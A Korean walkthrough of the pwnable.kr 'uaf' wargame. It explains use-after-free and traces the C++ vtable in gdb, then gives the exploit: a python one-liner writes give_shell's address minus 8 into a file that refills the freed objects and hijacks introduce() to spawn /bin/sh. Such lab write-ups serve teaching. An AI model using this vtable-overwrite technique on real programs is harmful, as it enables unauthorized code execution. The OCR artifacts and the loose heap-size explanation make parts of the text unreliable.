
Pwnable.kr
- uaf -

ssh uaf@pwnable.kr -p2222
pw : guest


0. 문제 살펴보기



Use After Free 버그에 대해서 얘기하고 있다.

> ※ Use After Free
> malloc 함수에는 캐싱 기능 중 deferred coalescing 이라는 속성이 존재한다고 한다.
> heap 에 할당된 후에 free 가 되면, 다시 재할당될 때 같은 사이즈로 요청받을 수 있다.
> 이 때, 시간을 절약하기 위해 free 가 된 heap 을 같은 사이즈를 요청할 때, 다시 그대로 재사용한다.
> 새로 할당된 heap 이 바로 이전에 사용된 heap 영역에 쓰여지는 것이다.
> 여기서 발생하는 것이 Use After Free 이다.

1. SSH 접속 및 살펴보기



SSH를 이용해 상단에 표기해놓은 주소와 포트 번호로 접속한다.


```
#include <fcntl.h>
#include <iostream>
#include <cstring>
#include <cstdlib>
#include <unistd.h>
using namespace std;

class Human{
private:
        virtual void give_shell(){
                system("/bin/sh");
        }
protected:
        int age;
```

```
        string name;
public:
        virtual void introduce(){
                cout << "My name is " << name << endl;
                cout << "I am " << age << " years old" << endl;
        }
};

class Man: public Human{
public:
        Man(string name, int age){
                this->name = name;
                this->age = age;
        }
        virtual void introduce(){
                Human::introduce();
                cout << "I am a nice guy!" << endl;
        }
};

class Woman: public Human{
public:
        Woman(string name, int age){
                this->name = name;
                this->age = age;
        }
        virtual void introduce(){
                Human::introduce();
                cout << "I am a cute girl!" << endl;
        }
};

int main(int argc, char* argv[]){
        Human* m = new Man("Jack", 25);
        Human* w = new Woman("Jill", 21);

        size_t len;
        char* data;
        unsigned int op;
        while(1){
                cout << "1. use₩n2. after₩n3. free₩n";
                cin >> op;

                switch(op){
                        case 1:
                                m->introduce();
                                w->introduce();
                                break;
                        case 2:
                                len = atoi(argv[1]);
                                data = new char[len];
                                read(open(argv[2], O_RDONLY), data, len);
                                cout << "your data is allocated" << endl;
                                break;
                        case 3:
                                delete m;
                                delete w;
                                break;
                        default:
                                break;
                }
        }

        return 0;
}
```

디렉토리의 파일들을 살펴보자 C++ 코드 파일이 존재하여 확인해보니 위와 같은 코드를 알 수 있었다.
Human 이라는 부모 클래스와 Man 과 Woman 이라는 자식 클래스들이 존재한다.
main 함수 실행 시, Man 과 Woman 클래스를 각각 선언하고 while 문을 통해 계속해서 사용자의 옵션을 입력 받는다. 1 을 입력 시, 각각의 클래스가 introduce() 함수를 실행하고, 2 를 입력 시, 새로 문장을 argv[2]에 있는 파일을 받아 그 내용으로 재할당을 시도한다. 3 을 입력 시, 처음에 선언했던 Man 과 Woman 클래스를 할당 해제한다. Human 클래스에는 가상 함수로 give_shell()이라는 함수가 존재하여 쉘 권한을 준다.

2. GDB

우리는 Use After Free 버그를 이용할 것이므로 m 과 w 가 할당 해제된 자리에 새로운 heap 으로 덮어씌워 Human 클래스에 존재하는 give_shell() 함수를 동작시켜야 할 것이다.
따라서, gdb 를 이용해 어떠한 구조를 가지고 있는지 확인해야 한다.

```
uaf@pwnable:~$ gdb -q uaf
Reading symbols from uaf...(no debugging symbols found)...done.
(gdb) set disassembly-flavor intel
(gdb) set print asm-demangle on
```

표기법을 intel 식으로 바꾸고 C++에서는 함수명이 깨질 수 있으므로 이를 해결해주는 setting 을 하였다.

```
(gdb) disas main
Dump of assembler code for function main:
   0x0000000000400ec4 <+0>:     push   rbp
   0x0000000000400ec5 <+1>:     mov    rbp,rsp
   0x0000000000400ec8 <+4>:     push   r12
   0x0000000000400eca <+6>:     push   rbx
   0x0000000000400ecb <+7>:     sub    rsp,0x50
   0x0000000000400ecf <+11>:    mov    DWORD PTR [rbp-0x54],edi
   0x0000000000400ed2 <+14>:    mov    QWORD PTR [rbp-0x60],rsi
   0x0000000000400ed6 <+18>:    lea    rax,[rbp-0x12]
   0x0000000000400eda <+22>:    mov    rdi,rax
   0x0000000000400edd <+25>:    call   0x400d70 <std::allocator<char>::allocator()@plt>
   0x0000000000400ee2 <+30>:    lea    rdx,[rbp-0x12]
   0x0000000000400ee6 <+34>:    lea    rax,[rbp-0x50]
   0x0000000000400eea <+38>:    mov    esi,0x4014f0
   0x0000000000400eef <+43>:    mov    rdi,rax
   0x0000000000400ef2 <+46>:    call   0x400d10 <std::basic_string<char, std::char_traits<char>, std::allocator<char> >::basic_string(char c
onst*, std::allocator<char> const&)@plt>
   0x0000000000400ef7 <+51>:    lea    r12,[rbp-0x50]
   0x0000000000400efb <+55>:    mov    edi,0x18
   0x0000000000400f00 <+60>:    call   0x400d90 <operator new(unsigned long)@plt>
   0x0000000000400f05 <+65>:    mov    rbx,rax
   0x0000000000400f08 <+68>:    mov    edx,0x19
   0x0000000000400f0d <+73>:    mov    rsi,r12
```

•••

```
   0x0000000000401108 <+580>:   jmp    0x40110d <main+585>
   0x000000000040110a <+582>:   mov    rbx,rax
   0x000000000040110d <+585>:   lea    rax,[rbp-0x11]
   0x0000000000401111 <+589>:   mov    rdi,rax
   0x0000000000401114 <+592>:   call   0x400d40 <std::allocator<char>::~allocator()@plt>
   0x0000000000401119 <+597>:   mov    rax,rbx
   0x000000000040111c <+600>:   mov    rdi,rax
   0x000000000040111f <+603>:   call   0x400da0 <_Unwind_Resume@plt>
End of assembler dump.
```

main 함수를 disassemble 하자 굉장히 긴 어셈블리어가 나온다.

3. GDB 분석

여기서 우리는 가장 찾기 쉬운 심볼들을 먼저 살펴볼 것이다.
코드 부분에서 우리가 쉽게 특정할 수 있는 부분은 아마 switch-case 구문일 것이다.
이를 찾아보자.

```
   0x0000000000400fb5 <+241>:   cmp    eax,0x2
   0x0000000000400fb8 <+244>:   je     0x401000 <main+316>
   0x0000000000400fba <+246>:   cmp    eax,0x3
   0x0000000000400fbd <+249>:   je     0x401076 <main+434>
   0x0000000000400fc3 <+255>:   cmp    eax,0x1
   0x0000000000400fc6 <+258>:   je     0x400fcd <main+265>
   0x0000000000400fc8 <+260>:   jmp    0x4010a9 <main+485>
```

eax 가 2 와 같을 시, <main+316>으로 이동, 3 과 같을 시, <main+434>로 이동,
1 과 같을 시, <main+265>로 이동, 아니면 <main+485>로 이동
이 부분을 보니 이곳이 switch-case 구문인 것 같다.

```
   0x0000000000400fcd <+265>:   mov    rax,QWORD PTR [rbp-0x38]
   0x0000000000400fd1 <+269>:   mov    rax,QWORD PTR [rax]
   0x0000000000400fd4 <+272>:   add    rax,0x8
   0x0000000000400fd8 <+276>:   mov    rdx,QWORD PTR [rax]
   0x0000000000400fdb <+279>:   mov    rax,QWORD PTR [rbp-0x38]
   0x0000000000400fdf <+283>:   mov    rdi,rax
   0x0000000000400fe2 <+286>:   call   rdx
   0x0000000000400fe4 <+288>:   mov    rax,QWORD PTR [rbp-0x30]
   0x0000000000400fe8 <+292>:   mov    rax,QWORD PTR [rax]
   0x0000000000400feb <+295>:   add    rax,0x8
   0x0000000000400fef <+299>:   mov    rdx,QWORD PTR [rax]
   0x0000000000400ff2 <+302>:   mov    rax,QWORD PTR [rbp-0x30]
   0x0000000000400ff6 <+306>:   mov    rdi,rax
   0x0000000000400ff9 <+309>:   call   rdx
   0x0000000000400ffb <+311>:   jmp    0x4010a9 <main+485>
```

먼저, introduce() 함수를 실행시키는 case 1 부터 살펴보자.
비슷한 구문이 연속으로 나오는 것을 보니, <+265> ~ <+286>까지는 m->introduce()
<+288> ~ <+309>까지는 w->introduce()인 것 같다.

처음에는 아마 객체 m 을 불러올 것이다. 그 다음에 introduce() 함수가 있는 곳을 찾아갈 것인데, 이에 대한 주소가 어디인지 확인해보자.

```
(gdb) b *0×400fd4
Breakpoint 1 at 0×400fd4
(gdb) r
Starting program: /home/uaf/uaf
1. use
2. after
3. free
1

Breakpoint 1, 0×0000000000400fd4 in main ()
```

m 에서 introduce 함수를 불러온 후에 break point 를 걸고 프로그램을 실행시켰다.

```
(gdb) info reg rax
rax            0×401570 4199792
(gdb) x/i *0×401570
   0×40117a <Human::give_shell()>:      push   rbp
```

이 때의 rax 값을 확인하자 0x401570 의 주소를 가리키고 있었고, 이를 확인하자 give_shell() 함수를 가리키고 있다는 것을 알 수 있었다.

```
(gdb) b *0×400fd8
Breakpoint 2 at 0×400fd8
(gdb) c
Continuing.

Breakpoint 2, 0×0000000000400fd8 in main ()
(gdb) info reg rax
rax            0×401578 4199800
(gdb) x/i *0×401578
   0×4012d2 <Man::introduce()>: push   rbp
```


0x401570 에 0x8 을 더한 주소가 가리키고 있는 것을 확인해보니 이번에는 introduce() 함수가 있다는 것을 알 수 있었다.
그렇다면 우리는 introduce() 함수를 실행하기 위해서는 먼저, give_shell() 함수 주소를 받은 다음에 8 을 더하여 introduce() 함수로 접근한다는 것을 알았다. 이 점을 이용하여 공격하면 될 것 같다.

```
(gdb) b *0×400feb
Breakpoint 3 at 0×400feb
(gdb) s
Single stepping until exit from function main,
which has no line number information.
My name is Jack
I am 25 years old
I am a nice guy!

Breakpoint 3, 0×0000000000400feb in main ()
(gdb) info reg rax
rax            0×401550 4199760
(gdb) x/i *0×401550
   0×40117a <Human::give_shell()>:      push   rbp
(gdb) x/i *0×401558
   0×401376 <Woman::introduce()>:       push   rbp
```

w 객체의 경우도 살펴보니 같은 결과를 가지고 있었다.

4. 시나리오



현재, heap 영역에는 가장 왼쪽의 heap 과 같이 m 과 w 가 존재할 것이다.
우리가 프로그램 실행한 후, case 3 에서 delete 함수에 의해 가운데 heap 과 같은 모습으로 할당이 해제될 것이다. 하지만, delete 함수를 사용한다고 하여 즉각적으로 모든 할당이 취소되지 않는다.
만약, 같은 사이즈의 재할당이 발생한다면 가장 오른쪽 heap 처럼 m 과 w 가 존재했던 자리에 다시 할당이 될 것이다.

그러므로 우리는 case 2 를 통해 재할당할 때, 같은 사이즈만큼 할당되게 하고, case 1 을 통해 introduce() 함수를 실행시킬 때, introduce() 함수 대신 give_shell() 함수가 실행되게 해야 한다.
그러기 위해서는 argv[1]에는 적절한 크기를 넣어줘야 하며, argv[2]에는 give_shell()의 주소를 넣어 heap 영역에 할당되고 case 1 에 의해 heap 영역에 있는 내용(주소)를 읽을 때, give_shell()을 가리키도록 해야 한다.

```
0x0000000000400fcd <+265>:   mov    rax,QWORD PTR [rbp-0x38]
0x0000000000400fd1 <+269>:   mov    rax,QWORD PTR [rax]
0x0000000000400fd4 <+272>:   add    rax,0x8
0x0000000000400fd8 <+276>:   mov    rdx,QWORD PTR [rax]
0x0000000000400fdb <+279>:   mov    rax,QWORD PTR [rbp-0x38]
0x0000000000400fdf <+283>:   mov    rdi,rax
0x0000000000400fe2 <+286>:   call   rdx
0x0000000000400fe4 <+288>:   mov    rax,QWORD PTR [rbp-0x30]
0x0000000000400fe8 <+292>:   mov    rax,QWORD PTR [rax]
0x0000000000400feb <+295>:   add    rax,0x8
0x0000000000400fef <+299>:   mov    rdx,QWORD PTR [rax]
0x0000000000400ff2 <+302>:   mov    rax,QWORD PTR [rbp-0x30]
0x0000000000400ff6 <+306>:   mov    rdi,rax
0x0000000000400ff9 <+309>:   call   rdx
0x0000000000400ffb <+311>:   jmp    0x4010a9 <main+485>
```

하지만, 현재 어셈블리어를 보았을 때, 객체를 가져온 후에 give_shell() 함수 위치를 받고 8 을 더해 introduce() 함수 위치로 간 다음 실행한다. 따라서, 우리는 give_shell() 함수를 실행시키기 위해 give_shell() 함수의 주소에서 8 을 뺀 주소를 argv[2]의 값으로 넣어줘야 한다.
이렇게 된다면, case 1 로 접근하였을 때, 객체를 가져온 후 (give_shell()의 주소 - 8)의 위치를 rax 에 저장하고 이에 8 을 더하여 실행할 때 give_shell() 함수가 동작한다.

```
switch(op){
        case 1:
                m->introduce();
                w->introduce();
                break;
        case 2:
                len = atoi(argv[1]);
                data = new char[len];
                read(open(argv[2], O_RDONLY), data, len);
                cout << "your data is allocated" << endl;
                break;
        case 3:
                delete m;
                delete w;
                break;
        default:
                break;
}
```

또한, case 3 에서 m 을 할당 해제한 후, w 를 할당 해제한다.
case 2 를 한 번 실행하면 한 번의 재할당만 일어난다.
case 1 에서는 m 의 introduce() 함수를 실행한 후, w 의 introduce() 함수를 실행한다.
heap 은 가장 최근에 할당 해제된 순서부터 같은 사이즈의 요청이 왔을 때, 그 위치에 재할당하므로 첫 번째 case 2 구문은 w 자리에 재할당되고, 두 번째 case 2 구문은 m 자리에 재할당된다.
따라서, 총 2 번 재할당을 진행해야 한다.

5. 공격

```
uaf@pwnable:~$ python -c 'print "\x68\x15\x40\x00"' > /tmp/sun/uaf_address
```

리틀 엔디안 방식으로 값을 넣어주기 위해 파이썬의 print를 이용해 나의 디렉토리에 파일 형태로 저장하였다.

```
uaf@pwnable:~$ ./uaf 4 "/tmp/sun/uaf_address"
1. use
2. after
3. free
1
My name is Jack
I am 25 years old
I am a nice guy!
My name is Jill
I am 21 years old
I am a cute girl!
1. use
2. after
3. free
3
```

이후에 argv[1]에는 적당한 사이즈를 넣어주고, argv[2]에는 우리가 방금 작성한 파일의 위치를 넣어주었다.
그 후, 1을 입력하여 introduce() 함수의 위치를 확정하고, 3을 입력하여 할당 해제하였다.
이후, 재할당을 두 번하고 1을 입력하여 introduce() 함수를 실행시키자, introduce() 함수가 아닌 give_shell() 함수가 실행되면서 /bin/sh을 실행하게 되었다.
이후, cat 명령을 이용해 flag 파일을 확인하니 정상적으로 파일을 열 수 있었고 우리가 찾던 flag를 얻을 수 있었다.

※ argv[1]이 4인 이유?
위 문제에서는 64 비트 체제를 사용하고 있다.
heap 영역의 경우, 32 비트에서는 8 bytes, 64 비트에서는 16 bytes 를 할당한다.
여기서 또 64 비트에서는 16 bytes 씩 할당하지만, 다른 요소가 겹쳐 8 bytes 를 더 여유롭게 가진다.
따라서, 우리는 이 사이에 어떠한 값을 입력하던 16 bytes 로 같은 크기로 할당을 받을 수 있다.
우리는 현재 "₩x68₩x15₩x40₩x00"이라는 4 bytes 를 입력할 것이므로 4 를 입력해주는 것이다.
그러면, 할당은 자동적으로 16 bytes 가 되어 원래의 m 과 w 의 크기만큼 된다.